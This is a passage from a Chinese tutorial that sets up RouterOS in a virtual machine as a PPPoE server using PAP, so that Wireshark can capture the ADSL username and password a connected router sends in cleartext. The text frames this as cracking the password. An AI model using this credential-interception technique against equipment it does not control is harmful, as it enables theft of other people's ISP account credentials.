


图6

该设置将虚拟系统（RouterOS）的网卡指定为VMnet0，这样一来，RouterOS中的网卡会与物理网卡关联。最后可以将不要的组件，如声卡（Sound Adapter）、软驱（Floppy）等Remove（移除），然后点击“OK”即可完成虚拟机的设置。

3、安装RouterOS

点击“Start this virtual machine”运行虚拟机，会自动进入到安装RouterOS的界面，这里仅安装“system”和“ppp”即可（按方向键进行选择，空格为选定），然后按键盘上的字母“I”进行安装，如图7。




图7

接着就会询问你是否保存以前的配置，输入字母“N”，也就是不保存；然后会提示你“Continue（是否继续）”，输入字母“Y”即可开始安装RouterOS系统了。等安装完之后便会提示你“Press EERNT to reboot（请按回车键重启）”。

4、建立PPPoE服务

重启之后就可以进入RouterOS了，看到“Mikro Tik Login”之后输入用户名“admin”（没有引号），密码为空，然后回车就可以进入到RouterOS之中了，如图8。




图8

因为是Linux的操作系统，看上去比较的复杂，但是我们只需要依次执行如下命令即可完成PPPoE服务器的配置了：

```
interface print
interface pppoe-server server add interface=ether1 service-name=Pop-PPPoE-Server authentication=pap
interface pppoe-server server print
```

```
interface pppoe-server server enable 0
interface pppoe-server server print
```

命令介绍：

interface pppoe-server server add interface=ether1 service-name=Pop-PPPoE-Server authentication=pap
建立一个名为 Pop-PPPoE-Server 的 pppoe-server。

interface pppoe-server server print
查看 pppoe-server 的状态

interface pppoe-server server enable 0
激活 pppoe-server 服务

依次输入上面的命令之后 PPPoE 服务器就已经架设好了，如图 9。




图 9

四、用 Wireshark 监听 ADSL 的账号和密码

1、路由器的配置

如果是单纯的为了破解密码，这一步可以省略掉，因为一般可以上网的路由器都是默认设置如下的：W A N 口连接类型为“PPPoE”，连接模式为“自动连接”，这样通电之后路由器就会自动开始拨号，如图 10。




图 10




图 11

2、将路由器的WAN 口与物理机网卡连接，就是说让路由器自动连接我们建立的这个 PPPoE 服务器。

3、安装好 Wireshark 之后打开其主界面，点击“Capture（监视）”这里的你的物理网卡，如“Intel(R) Pro/1000 PL Network Connection”这个网卡，如图 11。




图 12

